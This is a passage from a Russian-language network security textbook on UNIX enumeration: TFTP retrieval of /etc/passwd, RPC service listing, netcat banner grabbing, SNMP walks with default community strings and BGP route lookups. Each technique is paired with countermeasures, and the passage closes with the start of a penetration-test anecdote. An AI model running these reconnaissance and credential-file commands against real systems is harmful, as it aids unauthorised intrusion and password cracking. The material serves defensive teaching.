Конечно, самым старым и излюбленным приемом хакеров UNIX является попытка получения файла /etc/passwd, о чем мы подробно будем говорить в главе 8. Сейчас же необходимо отметить, что один из наиболее популярных методов получения этого файла состоит в использовании протокола TFTP (Trivial File Transfer Protocol — простой протокол передачи файлов).

```
[root$]tftp 192.168.202.34
 tftp> connect 192.168.202.34
 tftp> get /etc/passwd /tmp/passwd.cracklater
 tftp> quit
```

Помимо того, что в данном примере взломщику удалось получить файл паролей, которые он может попытаться взломать в любой момент, прямо из этого файла он может получить информацию о пользователях. Решение данной проблемы состоит в том, чтобы вообще отказаться от протокола TFTP. В тех же случаях, когда его действительно необходимо использовать, упаковывайте передаваемые по этому протоколу пакеты данных, ограничьте доступ к каталогу /tftpboot и убедитесь, что запросы с использованием TFTP блокируются на уровне пограничного брандмауэра.

Инвентаризация приложений и идентификационных маркеров UNIX

Популярность	*7*
Простота	*10*
Опасность	*1*
Степень риска	*6*

Как и любой другой сетевой ресурс, приложения должны иметь возможность обмениваться друг с другом информацией по сети. Одним из самых популярных протоколов, разработанных для обеспечения этого процесса, является протокол RPC (Remote Procedure Call). На его основе работает программа rpcbind, основная задача которой состоит в посредничестве между запросами клиентов и портами, которые эта программа динамически назначает находящимся в режиме ожидания приложениям. Несмотря на постоянную головную боль, которую много лет вызывают у администраторов брандмауэров подобные программы, служба RPC остается чрезвычайно популярным механизмом. Существует утилита rpcinfo, которая, подобно программе finger, может применяться для инвентаризации приложений RPC, находящихся в состоянии ожидания запросов на удаленном узле. Обычно для того чтобы воспользоваться этой утилитой, во время сканирования достаточно установить, что открыт порт 111 (rpcbind) или 32771 (вариант утилиты от компании Sun).

```
[root$]rpcinfo -p 192.168.202.34
program vers proto   port
    100000    2   tcp    111  rpcbind
    100002    3   udp    712  rusersd
    100011    2   udp    754  rquotad
    100005    1   udp    635  mountd
    100003    2   udp   2049  nfs
    100004    2   tcp    778  ypserv
```

Из полученных результатов можно заключить, что на данном узле запущены системный процесс rusersd, службы NFS и NIS (ypserv — сервер службы NIS). Таким образом, с помощью команд rusers, shomount -e и pscan -n можно попытаться получить более подробную информацию. Кроме того, для инвентаризации можно также воспользоваться утилитой pscan (упоминавшейся выше) с параметром -r.

Утилиту, аналогичную rpcinfo, можно применять и в системе Windows NT. Эта утилита, написанная Дэвидом Литчфилдом (David Litchfield) из группы Cerberus Information Security называется rpcdump. (Более подробную информацию о ней можно найти по адресу http://www.atstake.com/research/tools/rpcdump.exe.) Как видно из следующего примера, утилита rpcdump ведет себя аналогично rpcinfo с параметром -p.

```
C:\>rpcdump 192.168.202.105

Program no.     Name          Version  Protocol      Port

(100000)        portmapper    4        TCP           111
(100000)        portmapper    3        TCP           222
(100001)        rstatd        2        UDP           32774
(100021)        nlockmgr      1        UDP           4045
```

Существует и несколько других приемов использования службы RPC, с помощью которых хакеры могут получать требуемую информацию. Так, в системе Solaris компании Sun используется вторая утилита, необходимая для работы с портами с номе-

рами выше 32771. Следовательно, модифицированная версия утилиты rpcinfo при обращении к этому порту позволит получить приведенную выше информацию, даже если порт 111 заблокирован.

НА WEB-УЗЛЕ williamspublishing.com Лучшим инструментом RPC-сканирования изо всех, которые нам доводилось видеть, является утилита nmap, более подробно рассматриваемая в главе 8. Для поиска определенных приложений RPC хакер может воспользоваться утилитой rpcinfo со специальными параметрами. Например, для того чтобы проверить, работает ли на исследуемом компьютере по адресу 192.168.202.34 сервер TTDB (ToolTalk Database), известный своей уязвимостью (см. главу 8), можно воспользоваться следующей командой.

```
[root$]rpcinfo -n 32771 -t 192.168.202.34 100083
```

В службе RPC серверу TTDB соответствует программный номер 100083.

Утилита nmap позволяет обойтись без необходимости определения программных номеров (таких как 100083). Вместо этого достаточно запустить утилиту nmap с параметром -sR.

```
[root$]nmap -sS -sR 192.168.1.10

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )

Interesting ports on (192.168.1.10):
(The 1495 ports scanned but not shown below are in state: closed)
Port    State       Service
23/tcp      open    telnet
4045/tcp    open    lockd (nlockmgr V1-4)
6000/tcp    open    X11
32771/tcp   open    sometimes-rpc5  (status V1)
32772/tcp   open    sometimes-rpc7  (rusersd V2-3)
32773/tcp   open    sometimes-rpc9  (cachefsd V1)
32774/tcp   open    sometimes-rpc11  (dmispd V1)
32775/tcp   open    sometimes-rpc13  (snmpXdmid V1)
32776/tcp   open    sometimes-rpc15  (tttdbservd V1)

Nmap run completed — 1 IP address (1 host up) scanned in 43 seconds
```

О Контрмеры: инвентаризация службы RPC

Самый простой способ воспрепятствовать такой утечке информации — предусмотреть тот или иной механизм аутентификации, применяемый совместно со службой RPC (более подробные сведения об имеющихся возможностях можно получить из документации). Еще один метод состоит в использовании пакета, подобного Secure RPC компании Sun, который обладает встроенными средствами аутентификации, базирующимися на криптографическом механизме с использованием открытого ключа. И наконец, обязательно убедитесь в том, что порты 111 и 32771 (rpcbind), а также все другие порты RPC, фильтруются на уровне брандмауэра или вообще не используются.

Как уже упоминалось в предыдущем разделе, посвященном методам инвентаризации Windows NT, классический способ проведения инвентаризации приложений практически любой системы состоит в подключении к порту, о котором известно, что он находится в состоянии ожидания запросов. Это можно осуществить с помощью утилит telnet или netcat. Мы не будем снова подробно рассматривать эти же вопросы, а лишь остановимся на некоторых полезных функциях netcat, которые вкратце описаны в файлах, поставляемых с самой утилитой. Например, попробуйте перенаправить вывод специального текстового файла на вход утилиты netcat, чтобы

попытаться получить более подробную информацию. Создайте файл `nudge.txt`**, содержащий одну-единственную строку** `GET / HTTP/1.0` **и два символа перевода строки, а затем запустите следующую команду.**

```
[root$]nc -nvv -o banners.txt 192.168.202.34 80 < nudge.txt
HTTP/1.0 200 OK
Server: Sun WebServer/2.0
Date: Sat, 10 Apr 1999 07:42:59 GMT
Content-Type: text/html
Last-Modified: Wed, 07 Apr 1999 15:54:18 GMT
ETag: "370a7fbb-2188-4"
Content-Length: 8584

<HTML>
<HEAD>
  <META NAME="keywords" CONTENT="BigCorp, hacking, security">
  <META NAME="description" CONTENT="Welcome to BigCorp's Web site.
BigCorp is a leading manufacturer of security holes.">

<TITLE>BigCorp Corporate Home Page</TITLE>

</HEAD>
```

НА ЗАМЕТКУ **Если в качестве параметра утилиты netcat используется IP-адрес исследуемого компьютера, то нужно указать также параметр -п.**

Известны ли вам хорошие методы проникновения в Webserver 2.0 компании Sun? Тогда вперед! Другими примерами содержимого такого текстового файла являются строки `HEAD /HTTP/1.0<cr><cr>`, `QUIT<cr>`, `HELP<cr>`, `ECHO <cr>` **и даже просто пара символов перевода строки (**`<cr>`**).**




Рис. 3.12. Команда Crawl Website программы Sam Spade позволяет с минимальными усилиями выполнить поиск интересующей информации в коде HTML всех страниц Web-узла

Необходимо также отметить, что немало "лакомых кусочков" информации можно найти в исходном HTML-коде Web-страниц. Одним из наших любимых инструментов для проверки целых Web-узлов (а также для выполнения других не менее полезных функций) является утилита Sam Spade компании Blighty Design (`http://sumspade.org/ssw/`). На рис. 3.12 показано, как программа Sam Spade может проверить весь Web-узел в поисках заданной информации, например слова password.

О Контрмеры: сбор идентификационных маркеров

Конечно, мы вкратце обсудили лишь несколько из самых популярных приложений, поскольку ограничения по времени и объему не позволяют нам подробнее рассмотреть все многообразие существующего сетевого программного обеспечения. Однако, отталкиваясь от описанных в данном разделе общих подходов, необходимо по крайней мере "заставить замолчать" слишком "болтливые" приложения вашей сети. Дополнительные сведения об устранении имеющихся "слабых мест" можно поискать на Web-узле канадской консалтинговой компании PGCI, Inc., специализирующейся в области защиты информации, по адресу `http://www.pgci.ca/p_fingerprint.html`. Помимо интересной дискуссии о защите от попыток выявления типа и версии операционной системы (см. главу 2), на этом Web-узле приведены сведения о контрмерах, позволяющих предотвратить инвентаризацию идентификационных маркеров `sendmail`, `telnet` и FTP. Там же вы найдете список адресов других Web-серверов, на которых содержится аналогичная информация.

Инвентаризация SNMP системы UNIX

Популярность	*8*
Простота	*9*
Опасность	*5*
Степень риска	*7*

Как уже отмечалось в предыдущих разделах этой главы, протокол SNMP позволяет взломщикам получить много важной информации о системе UNIX, в которой запущен агент SNMP. В процессе сбора данных чрезвычайно полезной может оказаться утилита `snmpwalk`, входящая в состав многих версий UNIX. Эта утилита может оказаться особенно полезной, если в сети используются строки доступа, заданные по умолчанию.

С помощью UDP-сканирования мы определили, что агент SNMP на исследуемом сервере связан с портом UDP под номером 161.

```
[root]# nmap -sU -pl61 192.168.1.60
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.60):
Port       State          Service
161/udp    open           snmp

Nmap run completed -- 1 IP address (1 host up) scanned in 11 seconds
```

Далее с помощью утилиты `snmpget` можно сгенерировать запрос к базе MIB.

```
[root]# snmpget 192.168.1.60 public system.sysName.0
system.sysName.0 = wave
```

Несмотря на то, что утилита snmpget является достаточно удобной, гораздо быстрее всю требуемую информацию можно получить с использованием утилиты snmpwalk.

```
[root]# snmpwalk 192.168.1.60 public
system.sysDescr.0 = Linux wave 2.4.3-20mdk #1 Sun Apr 15 23:03:10 CEST
2001 i686
system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.linux
system.sysUpTime.0 = TimeTicks: (25701) 0:04:17.01
system.sysContact.0 = Root <root@localhost> (configure
/etc/snmp/snmp.conf)system.sysName.0 = wave
system.sysLocation.0 = Unknown (configure
/etc/snmp/snmp.conf)system.sysORLastChange.0 = TimeTicks: (0)
```

[результат приведен не полностью]

Как видно из приведенного фрагмента, запрос SNMP позволяет получить самую разнообразную информацию об исследуемом узле, в том числе следующую.

Версия UNIX	Linux
Версия ядра Linux	2.4.3
Компания-дистрибьютор	Mandrake (в приведенном примере об этом свидетельствует строка mdk после номера ядра)
Архитектура	Intel 686

Имея под рукой всю собранную информацию, взломщик может предпринять попытку проникновения в систему. Еще хуже то, что если злоумышленнику известна строка доступа для записи (например, private), то он может изменить некоторые параметры и вызвать отказ в обслуживании или нарушить работу подсистемы обеспечения безопасности.

О Контрмеры: инвентаризация SNMP

Самый простой способ предупреждения подобной деятельности состоит в отключении службы SNMP. Если данный вариант вам не подходит, то как минимум убедитесь в том, что доступ к данной службе правильно настроен (т.е. не используются строки доступа private или public, установленные по умолчанию). Кроме того, если вы используете протокол SNMP для управления сетью, заблокируйте доступ к порту TCP и UDP с номером 161 (SNMP GET/SET) по всему периметру граничных устройств управления доступом. И наконец, рассмотрите возможность перехода к использованию версии 3 протокола SNMP, подробно описанной в документах RFC 2571–2575. Эта версия обеспечивает более высокий уровень безопасности и предоставляет возможность использования улучшенных механизмов аутентификации и шифрования. (Сразу же за версией 2 появилась версия 3, так что здесь мы не будем рассматривать вторую версию.) К сожалению, наиболее распространенной является версия 1 протокола SNMP, и многие компании неохотно переходят к использованию более защищенной версии.

Инвентаризация маршрутов BGP

Протокол BGP (Border Gateway Protocol) является фактическим стандартом маршрутизации пакетов в Internet и используется на маршрутизаторах для передачи информации, необходимой для доставки IP-пакетов в пункт назначения. Используя таблицы маршрутизации BGP, можно выявить сети, связанные с определенной компанией, и учесть их при изучении цели. В сетях, подключенных к Internet, протокол BGP не используется, так что описываемый метод может оказаться "неработоспособным" в вашей сети. Как правило, протокол BGP применяется в сетях средних и больших компаний.

4° Запрос на получение путей ASN

Популярность	*2*
Простота	*6*
Опасность	*2*
Степень риска	*2*

Рассматриваемая методика чрезвычайно проста. Вот последовательность действий для проведения инвентаризации маршрутов BGP.

1. Определите номер ASN (Autonomous System Number) исследуемой организации.
2. Сгенерируйте на маршрутизаторе запрос, позволяющий идентифицировать все сети, в которых путь завершается определенным номером ASN.

Протоколом BGP используются лишь IP-адреса и номера ASN. Номер ASN представляет собой 16-разрядное целое число, хранящееся в базе данных ARIN и используемое организацией для идентификации себя в сети. Номер ASN можно рассматривать как IP-адрес организации, или, в терминологии BGP, как номер автономной системы (Autonomous System Number). Поскольку на маршрутизаторе нельзя выполнять команды с использованием имени компании, сначала нужно определить ее ASN-номер. Это можно осуществить двумя способами, в зависимости от информации, имеющейся в вашем распоряжении. Первый подход заключается в использовании запроса к базе данных ARIN на поиск по ключевому слову ASN, если в вашем распоряжении имеется наименование компании (рис. 3.13).




Рис. 3.13. Результаты поиска по строке ASN KPE. Для автономной системы KPENY-AS был найден номер ASN 16394

Имея IP-адрес организации, можно сгенерировать запрос к маршрутизатору, а затем в качестве номера ASN использовать последнюю запись полученного пути. Например, можно установить telnet-сеанс с общедоступным маршрутизатором и выполнить следующие команды. Затем в полученных данных нужно найти строку чисел и в ней — последнее число, 16394.

```
C:> telnet route-views.oregon-ix.net
route-views.oregon-ix.net>show ip bgp 63.79.158.1
BGP routing table entry for 63.79.158.0/24, version 7215687
Paths: (29 available, best #14)
     Not advertised to any peer
     8918 701 16394 16394
212.4.193.253 from 212.4.193.253 (212.4.193.253)
Origin IGP, localpref 100, valid, external
```

Далее сгенерируйте запрос к маршрутизатору с использованием номера ASN и определите сетевые адреса, связанные с этим номером.

```
route-views.oregon-ix.net>show ip bgp regexp _16394$
BGP table version is 8281239, local router ID is 198.32.162.100
Status codes: s suppressed, d damped, h history, * valid, > best, i -
internal
Origin codes: i - IGP, e - EGP, ? - incomplete
     Network          Next Hop      Metric  LocPrf  Weight  Path
*    63.79.158.0/24   212.4.193.253 0       8918    701     16394   16394
```

Символ "_" обозначает пробел, а символ "$" — окончание пути к автономной системе. Это необходимо для фильтрации записей, в которых автономная система является транзитной. В приведенном фрагменте не представлены повторяющиеся пути, поскольку они не требуются в данном обсуждении. В результате приведенного выше запроса была идентифицирована сеть 63.79.158.0/24, принадлежащая компании KPE.

В процессе анализа полученных результатов вы быстро поймете, что лучше всего выполнять его в автоматическом режиме. Сценарий, позволяющий автоматизировать выполнение описанных шагов, можно найти по адресу http:/www.hackingexposed.com.

И в завершение хотелось бы привести несколько предостережений. Во многих организациях маршрутизация BGP не используется, так что рассмотренная методика может оказаться неработоспособной. В этом случае в базе данных ARIN найти номер ASN вам не удастся. При использовании второго подхода полученный ASN-номер может принадлежать провайдеру Internet, отправляющему сообщения BGP от лица своих пользователей. С помощью запроса к базе данных AR1N убедитесь, что получен правильный номер ASN! Кроме того, из-за большого количества найденных записей маршрутизации рассмотренный метод, как правило, оказывается довольно медленным.

О Контрмеры: инвентаризация маршрутов BGP

К сожалению, для описанных приемов инвентаризации не существует адекватных контрмер. Для маршрутизации пакетов в вашу сеть обязательно должен использоваться протокол BGP. Одним из средств защиты может послужить использование в базе данных ARIN незначительного количества идентифицирующей информации. Однако такой подход не способен предотвратить применение второго из рассмотренных приемов. Организациям, в которых протокол BGP не используется, вообще не о чем беспокоиться. Некоторые могут почувствовать облегчение от того, что с подобными действиями связана небольшая доля риска и что для инвентаризации сети взломщики могут прибегнуть к другим методам инвентаризации, описанным в данной главе.

Резюме


Если не считать времени, информация — это наиболее мощное оружие, которое может попасть в руки хакера. К счастью, эта же информация может пригодиться и при обеспечении безопасности. В этой главе вы познакомились с несколькими источниками утечки информации, используемыми хакерами, а также узнали о некоторых способах устранения подобных проблем, вкратце перечисленных ниже.

Т Фундаментальная архитектура операционных систем. Протоколы SMB, CIFS и NetBIOS системы Windows NT весьма упрощают задачу получения информации о пользователях, предоставляемых ресурсах файловых систем и приложениях. Ограничьте доступ к TCP-портам с номерами 139 и 445, а также установите значение параметра RestrictAnonymous системного реестра, как описано в начале данной главы. Не забывайте также о том, что в системе Win 2000 устранены далеко не все недостатки. Напротив, в ней появились новые возможности получения ценной информации от службы активного каталога. То же самое относится и к архитектуре системы Novell NetWare. Эта система также позволяет получить подобную информацию любому желающему, так что для обеспечения безопасности нужно прилагать определенные усилия.

- **SNMP.** Этот протокол специально разрабатывался для предоставления как можно более подробной информации и облегчения управления сетями масштаба предприятия. Именно поэтому неправильно настроенный агент SNMP, использующий строки доступа по умолчанию, например public, может выдать несанкционированному пользователю очень много не подлежащих разглашению данных.
- **Приложения.** Утилиты finger и rpcbind являются хорошими примерами программ, которые предоставляют слишком подробную информацию. Кроме того, многие приложения по первому требованию неосмотрительно предъявляют идентификационные маркеры, содержащие номер версии и название компании-разработчика. Запретите использование приложений, подобных `finger`, используйте защищенную службу RPC, или TCP-оболочки. И наконец, узнайте у разработчика, как отключить режим предоставления идентификационных маркеров!

А Брандмауэр. Многие источники утечки информации можно выявить с помощью брандмауэра. Это вовсе не означает, что при наличии в сети брандмауэра можно не уделять внимания вопросам защиты на уровне отдельных компьютеров. Брандмауэр позволяет значительно снизить риск проникновения в сеть лишь при условии комплексного подхода к обеспечению безопасности.

ЧАСТЬ II



Типичная ситуация: остановитесь и ощутите "вкус" поиска суперпользователя

В части II, "Хакинг систем", во всей своей "красе" будет рассматриваться множество средств и приемов, используемых для неавторизованного доступа к системам всех типов и моделей: Windows 9x/Me/NT/2000/XP, Novell, UNIX, Linux и др. При этом мы будем четко следовать описанной выше методологии получения привилегий суперпользователя в системе как удаленно, так и локально.

Перед тем как приступить к поиску суперпользователя, познакомьтесь со свежим эпизодом из нашей практики. Эта подлинная история иллюстрирует, как незначительные нарушения в системе порой могут привести к большим потерям.

Наш рассказ имеет отношение к проникновению во внутреннюю сеть большого муниципального государственного предприятия. Как обычно бывает с обеспечением внутренней безопасности во многих больших организациях, в считанные минуты после подключения ко внутренней сети клиента мы столкнулись с сотнями ожидающих вторжения целей.

Одна машина оказалась под управлением системы Windows, на которой в результате сканирования портов были выявлены различные запущенные службы (см. главу 2). Одной из этих служб оказалась служба сеансов NetBIOS, с которой был связан TCP-порт с номером 139. С помощью приемов, описанных в главе 3, мы быстро провели инвентаризацию пользователей и получили доступ к системе с использованием учетной записи accounts, имеющей простой пароль.

Мы просмотрели совместно используемые ресурсы системы и среди стандартных административных ресурсов Windows заметили имя reports. У пользователя accounts не оказалось прав на подключение ни к одному из административных ресурсов, что говорило о том, что соответствующая учетная запись была относительно непривилегированной. Однако у нас была возможность подключиться к совместно используемому ресурсу reports с правом чтения. К этому ресурсу относились многочисленные каталоги, в которых содержались странные файлы .REP. После открытия нескольких файлов в текстовом редакторе не удалось обнаружить никакой полезной информации.

